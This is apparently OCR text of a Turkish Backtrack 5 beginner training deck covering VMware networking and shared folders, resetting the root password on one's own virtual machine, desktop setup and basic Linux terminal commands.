
- Vmware workstation ekranında iken **“Virtual Network Editor”** butonuna tıklıyoruz.

Bridge - Nat – Host Only



Bridge - Nat – Host Only

- Eğer bir sanal makina “Host Only” olarak çalıştırılırsa, sanal makina sadece üzerinde çalıştığı fiziksel işletim sistemi ile network iletişimine geçebilir.




Sanal Sistem ile Dosya Paylaşımı

- Sanal makinanın, üzerinde çalıştığı fiziksel işletim sistemi ile kendi arasında dosya transferi yapma ihtiyacı olabilir.
- Bu sorunu çözmek için “Shared Folder” ayarlanmalıdır.
- Bu ayarların yapılması için Vmware ve VirtualBox’ın ayarları düzenlenmelidir.


Sanal Sistem ile Dosya Paylaşımı

- **Vmware Dosya Paylaşımı Ayarları**




- VM > Settings >
- Options sekmesine gelinir.
- "Add" butonu ile yeni bir paylaşım klasörü eklenecektir.

Sanal Sistem ile Dosya Paylaşımı



- İlk önce paylaşım klasörünün hangi klasör olacağını "Browse" kısmından seçiyoruz.
- Name kısmında bu klasöre isimfarklı bir verebilirsiniz


Sanal Sistem ile Dosya Paylaşımı



- Sanal makinaların bu klasörden sadece dosya almasını istiyorsanız "Read-Only" seçeneceğini seçiniz.


- "Ok" ile işlemi bitiriyoruz.

Sanal Sistem ile Dosya Paylaşımı



- Sanal makinaların bu klasörden sadece dosya almasını istiyorsanız "Read-Only" seçeneceğini seçiniz.


Sanal Sistem ile Dosya Paylaşımı



Sistem Açılış

Backtrack5 gnome masaüstü kullanımında ekran çözünürlüğü sırası ile "System > Preferences > Monitors" seçeneği ile değiştirilebilir.

Sistem Açılış




Bu sayede sanallaştırma ekranında BT5 masaüstü istediğiniz boyutta duracaktır.

Sanal Makina Şifre Sıfırlama

- Bu başlıkta anlatılanlar, Backtrack'in Sanal dağıtımında "root" kullanıcısının şifresi bilinmiyorsa yapılmalıdır. Unutmayınız ki Backtrack'ın default kurulumunda ki şifresi "toor" dur.
- Çalışan Backtrack'i "Power Off" ile durdurun.
- Sanal backtrack'in dosyalarının bulunduğu dizine gidip *.vmx dosyası bir metin editörü ile açıp en sona yeni bir satırda **bios.bootDelay = "15000"** yazıp kaydedin.
- Bu ayar değişikliği ile boot delay'I 15 saniyeye çıkartıyoruz.

Sanal Makina Şifre Sıfırlama

- Sanallaştırma yazılımının ekranına dönerek, Backtrack sanal makinasının ayarlarını düzenlememiz gerekmektedir.




Sanal Makina Şifre Sıfırlama

- "Adım #3" te seçilen .iso dosyası Ubuntu dağıtımına aittir. Siz isterseniz Backtrack dağıtımının .iso dosyasını kullanabilirsiniz. Dağıtımlar arasında bir fark olmayacaktır.


- Backtrack Vmware imajımızı CD-ROM ise mount edilen .iso dosyası üzerinden açıp, kullanıcı şifrelerinin tutulduğu **/etc/shadow** dosyasında düzenleme yapılacaktır. Bu nedenle CD-ROM'dan mount edilecek Linux dağıtımının ne olduğu önemli değildir.

Sanal Makina Şifre Sıfırlama

- Sanal makinayı çalıştırın
- İlk gelen ekranda “ESC” tuşuna basıp aşağıda ki ekrana gelin.
- *.vmx dosyasında yaptığımız düzenleme geçerli olmadıysa ESC’e basmanız işe yaramayacaktır. Bu durumda *.vmx dosyasını kontrol ediniz.



Sanal Makina Şifre Sıfırlama



- CD-ROM’dan Linux dağıtımımızı Live Cd formatında çalıştırıyoruz.

Sanal Makina Şifre Sıfırlama

- Eğer Cd-Rom'a mount ettiğiniz .iso dosyası Backtrack ise bu ekrana geleceksinizdir. İlk satırda ki "Default Boot Text Mode" seçeneği ile devam edebilirsiniz.

Sanal Makina Şifre Sıfırlama

```
root@ubuntu:~# fdisk -l

Disk /dev/sda: 32.2 GB, 32212254720 bytes
255 heads, 63 sectors/track, 3916 cylinders, total 62914560 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x0000624f

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048    60229631    30113792   83  Linux
/dev/sda2        60231678    62912511     1340417    5  Extended
/dev/sda5        60231680    62912511     1340416   82  Linux swap / Solaris
root@ubuntu:~#
```

- Live-CD olarak çalışan Linux dağıtımı ile backtrack'in kurulu olduğu partition ismini öğrendik. "/dev/sda1"

- **"mount /dev/sda1 /mnt"**
- Komutu ile bu partition'u /mnt klasörüne mount edelim.

Sanal Makina Şifre Sıfırlama

```
root@ubuntu:~# ls /mnt/
bin    dev   initrd.img  media  opt      root     share  tmp  vmlinuz
boot   etc   lib         mnt    pentest  sbin     srv    usr
cdrom  home  lost+found  nis    proc     selinux  sys    var
root@ubuntu:~# chroot /mnt/
root@ubuntu:/#
```

- Chroot komutu ile mount ettiğimiz dizinde ki Backtrack'in shell satırına geçin.
- "passwd" komutu ile Backtrack'in root kullanıcısına yeni şifre atayın.
- "sync" komutu ile değişiklikleri kaydedin.


Sanal Makina Şifre Sıfırlama

- "reboot" komutu ile sanal makinayı yeniden başlatın.
- Tüm işlemler bittiğinde boot time'I kapatabilirsiniz.Veya daha düşük bir değer verebilirsiniz
  - 15000 = 15 saniye
  - 5000 = 5 saniye

Backtrack Giriş

- Sistem Açılışı
- Sisteme ilk Giriş
- Grafik Arabirime Geçiş

Sistem Açılış




Grafik Arabirime Geçiş

```
[    2.357651] sd 2:0:0:0: [sda] Cache data unavailable
[    2.357847] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.358415] sd 2:0:0:0: [sda] Cache data unavailable
[    2.358612] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.360872] sd 2:0:0:0: Attached scsi generic sg1 type 0
[    2.412184]  sda: sda1 sda2 < sda5 >
[    2.413241] sd 2:0:0:0: [sda] Cache data unavailable
[    2.413438] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.413634] sd 2:0:0:0: [sda] Attached SCSI disk

BackTrack 5 R1 - Code Name Revolution 32 bitbt tty1
bt login:
```

- Tüm Linux sistemlerde, en yetkili kullanıcı **root** dur. Backtrack'in root kullanıcısının şifresi ise **toor** dur.
- Linux'te kullanıcı şifresi girerken, güvenlik gerekçesiyle basılan karakterler ekranda görünmez.

Grafik Arabirime Geçiş



- Grafik ekrana geçiş için **startx** komutu yazılır ve enter'a basılır.

Grafik Arabirime Geçiş

Temel Linux Kullanımı

- Backtrack Başlat Menüsü
- Terminal Komutları Serisi
- Sistemi Tanıma
- Servisler
- Komut Satırı Araçlarının Kullanımı
- İsme Göre Araç Arama

Backtrak Başlat Menüsü

Klavye Ayarları

- Klavye ve dil seçimi için;
  - *System > Preferences > Keyboard >Layouts > Add* butonuna basılarak *"Turkey"* tanımlanabilir. Diğer dil seçenekleri *"Remove"* seçeneği ile kaldırılabilir.
- Veya tek komutla anlık olarak türkçe yapılabilir.
  - setxkbmap tr
- Tekrar geri almak ya da klavye dil ayarını değiştirmek için setxkbmap kullanılabilir.
  - Setxkbmap us

Terminal Komutları Serisi - 1

- Linux'un en güçlü olduğu taraf terminal (shell) sistemidir.
- Backtrack grafik arayüze sahip olsada, grafik arayüzde yapabildiğiniz her şeyi, hatta daha da fazlasını komut satırı üzerinden gerçekleştirebilirsiniz.
- İyi bir Linux kullanıcısı –ve penetration tester- olmak için **linux komutlarını** bilmek ve kullabilmek şarttır.
- Backtrack'te komut satırını açmak için **ctrl + alt + T** kombinasyonu kullanılır.


Terminal Komutları Serisi - 1

- İlk açılışta, grafik arayüze geçiş yapmak için **startx** yazdığımız kısımda **terminal**'dir.
- Linuxte bir çok komut parametre almaktadır. Parametreler komut adı yazıldıktan sonra bir boşlık bırakılarak yazılmalıdır. Genellikle parametreler " **–** " işareti ile başlamaktadır.
- Linux komutlarına parametreler ile spesifik işler yaptırabilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 |Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Terminal Komutları Serisi - 1

- En basit kural: Komutu ve ardından alacağı parametreleri yaz.
- Sıkıştığın anda "man komutismi"




PS: "man komutismi" kısmı Linux Sistemlerde Yardım Almak başlığında detaylıca anlatılmıştır.

pwd Komutu

- Pwd komutu, print working directory, bulunduğumuz dizini ekrana yazan komuttur.


man Komutu



- Manuel ifadesinin kısaltmasıdır, linux sistemlerde bir komut veya yazılım hakkında bilgi almayı sağlar.

- Linux komutların aldıkları parametreler hakkında detaylı açıklamalar için bu araç kullanılmalıdır.


cd Komutu



- **cd** komutu ile klasörler arası geçiş yapılmaktadır.


- **“ cd .. “** komutu ile bir üst dizine/klasöre geçiş yapılır.

ls Komutu




- Listeleme komutudur.Dosya/dizin listelemek ve özelliklerini görüntülemek için kullanılır.
- Parametre olarak **–alh**
- A = Gizli Dosyaları Göster
- L = Detaylı listeleme
- H = Anlaşılabilir dosya boyutu –sol üstte ki total 8.0k-
- Daha fazlası için = man ls

cat Komutu




- Dosya içeriğini okumak ve çıktı göndermek için kullanılır.

more Komutu




- Bir dosyanın içeriği **cat** komutu ile okunursa ve içerik çok uzun ise, okuma işleminin sonunda ekranda dosyanın son satırları bulunur. Bu sorunu aşmak için **more** komutu vardır. Dosyanın başından itibaren **terminal** ekranına sığan kadarı gösterilir, devam etmek için **space** tuşu kullanılır.

less Komutu



- More komutu gibi bir komuttur. Dosya içerisinde kelime arayabilir, istediğiniz satır numarasına gidebilirsiniz
- **/güvenlik** = Düz slash ve ardından aranacak kelime.
- **:22** = iki nokta üst üste ve gidilecek satır.
- Daha fazlası için **man less**


head Komutu



- Bir dosyanın ilk 5 satırını ekrana yazdıran komut. –n Parametretesi verilmez ise otomatik olaran 10 satır getirir.

- **-n :** Dosyanın başında itibaren kaç satırın ekrana yazdırılacağını belirtir.


tail Komutu



- Bir dosyanın son 3 satırını ekrana yazdıran komut. –n Parametretesi verilmez ise otomatik olaran 10 satır getirir.

- **-F :** -n parametresi ile belirtilen sayı kadar dosya sonundan satır okur ve her 2 saniyede bir bu olayı yeniler. Log takibi işlemlerinde çok sık kullanılır.

grep Komutu




- Verilen data içerisinde kelime arama komutu.
- Bu bölümde incelediğimiz en önemli komuttur.

- **-i :** Büyük küçük harfe duyarsız davran.
- **-r :** İle düzenli ifadeler -regex- kullanılabilir.
- PS: **man grep**


Çıktı Yönlendirme

- Bir komutun çıktısını , bir dosyaya yönlendirebilirsiniz.



Pipe

- Bir komutun çıktısını, yani outputunu, başka komuta girdi olarak ,yani input, verebilirsiniz. Peş peşe çoklu borulama –piping- kullanılabilmektedir.
- “ | “ işareti **altgr + <>**, veya **altgr + “-”** ile yapılır.



Sistemi Tanıma

- Uname Komutu
- Pentest dizini
- Hostname
- Network Ayarları

#uname Komutu

```
root@bt:~/Desktop# uname -a
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
root@bt:~/Desktop#
```


- Linux'un Kernel sürümünü öğrenmek için kullanılan komuttur.
- Linux Kernel versiyon = 3.2.5
- Mimari = i686 mimari.
- -a = Tüm bilgileri getir (all).

Pentest Dizini

Dağıtımın kök dizini incelenecek olursa diğer dağıtımlardan farklı olarak /pentest dizini göze çarpacaktır

